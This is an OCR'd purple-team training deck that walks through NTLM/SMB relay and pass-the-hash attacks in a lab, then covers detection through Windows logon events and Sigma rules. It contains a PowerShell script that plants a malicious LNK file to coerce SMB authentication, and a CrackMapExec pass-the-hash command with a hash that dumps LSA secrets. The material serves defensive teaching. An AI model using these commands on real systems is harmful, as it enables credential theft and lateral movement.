
The Ingest: Known Threat (T1550 + T1075 + T1111)

The specific attack/component? NTLM/SMB Relay

- LNK and File Share Poisoning
- Impacket / NTLMRelayx
- CrackMapExec

The goal of the lifecycle:

- Demonstrate ease of attack
- Demonstrate risk of these vulnerabilities
- Push organizational mitigations forward
- Find ways to detect *hard to detect* attacks



defensiveorigins.com


# Purple Team Lifecycle Walkthrough

1. Risk / Threat / Ingest: Pass the Hash Attacks

- Challenging to detect
- Security analyst technique
- Also ATT&CK ID T1550.002

2. Planning:

- Lab environment ready?
- Optics stack online?
- Analysts geared up?



ID: T1550.002

Sub-technique of: T1550

Tactics: Defense Evasion, Lateral Movement

Platforms: Windows

Data Sources: Authentication logs

Defense Bypassed: System Access Controls

CAPEC ID: CAPEC-644

Contributors: Travis Smith, Tripwire

Version: 1.0

Created: 30 January 2020

Last Modified: 23 March 2020

# Attack Walkthrough – Generate LNK File


## 3. Attack! - Generate and drop the malicious LNK file.

Code (PowerShell):

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing \\dc01\labs triggers SMB auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
```

# Attack Walkthrough – LNKGen GIF


## 3. Attack! - Generate and drop the malicious LNK file.




```
PS C:\Users\itadmin> _
```

# Attack Walkthrough – Share Visitor Auth Hijack

## 3. Attack! - Hijack the client SMB request.






```
Exception in thread Thread-2:
Traceback (most recent call last):
  File "/usr/lib/python3.6/threading.py", line 916,
 in _bootstrap_inner
    self.run()
  File "/home/itadmin/.local/lib/python3.6/site-pac
kages/impacket/examples/ntlmrelayx/servers/httprela
yserver.py", line 418, in run
    self.server = self.HTTPServer((self.config.inte
rfaceIp, httpport), self.HTTPHandler, self.config)
  File "/home/itadmin/.local/lib/python3.6/site-pac
kages/impacket/examples/ntlmrelayx/servers/httprela
yserver.py", line 42, in __init__
    socketserver.TCPServer.__init__(self,server_add
ress, RequestHandlerClass)
  File "/usr/lib/python3.6/socketserver.py", line 4
56, in __init__
    self.server_bind()
  File "/usr/lib/python3.6/socketserver.py", line 4
70, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
```

# Attack Walkthrough – Catching PtH in Real-Time

## 4. Hunt / Defend! - Use Recovered Hash to Catch the Attack



```
root@localhost:/opt/CrackMapExec# python3.8 cme smb 10.10.98.14 -u itadmin -H b
81fc6f13bee9a3bf900955cb0384900 --local-auth --lsa
```

7 hits

Jul 15, 2020 @ 22:57:52.083 - Jul 15, 2020 @ 23:02:52.083 — Auto

# Hunt and Defend Methodology

Policy
Firewall
End Protection
Hunt & Defend
Activity and Network Probes
Collaboration
Actionable Alerts


How will hunting/defending work?

Detection of a successful Pass-the-Hash attack includes several facto

- Event ID: 4624
- Logon Process Name: NTLMSSP
- Logon Type: 3 (Network)
- User Reported SID: NULL / NOBODY (S-1-0-0)


Toggling the fields listed below produces probable pass-the-hash detection

- **logon_process_name**
- **src_ip_addr**
- **user_name**
- **user_reporter_sid**
- **host_name**



| | | | | |
|---|---|---|---|---|
| 10.10.98.20 | ntlmssp | S-1-0-0 | localadmin | ws10-01.lab.defensiveorigins.com |
| 10.10.98.20 | ntlmssp | S-1-0-0 | localadmin | ws10-01.lab.defensiveorigins.com |
| 10.10.98.20 | ntlmssp | S-1-0-0 | localadmin | ws10-01.lab.defensiveorigins.com |
| 10.10.98.20 | ntlmssp | S-1-0-0 | itadmin | dc01.lab.defensiveorigins.com |
| 10.10.98.20 | ntlmssp | S-1-0-0 | itadmin | dc01.lab.defensiveorigins.com |
| 10.10.98.20 | ntlmssp | S-1-0-0 | itadmin | dc01.lab.defensiveorigins.com |

# Adjusting to Threat


Sigma Format
Generic Signature Description
Sigma Converter
Applies Predefined and Custom Field Mapping
Elastic Search Queries
Splunk Searches
...

## 5. Adjust and Harden

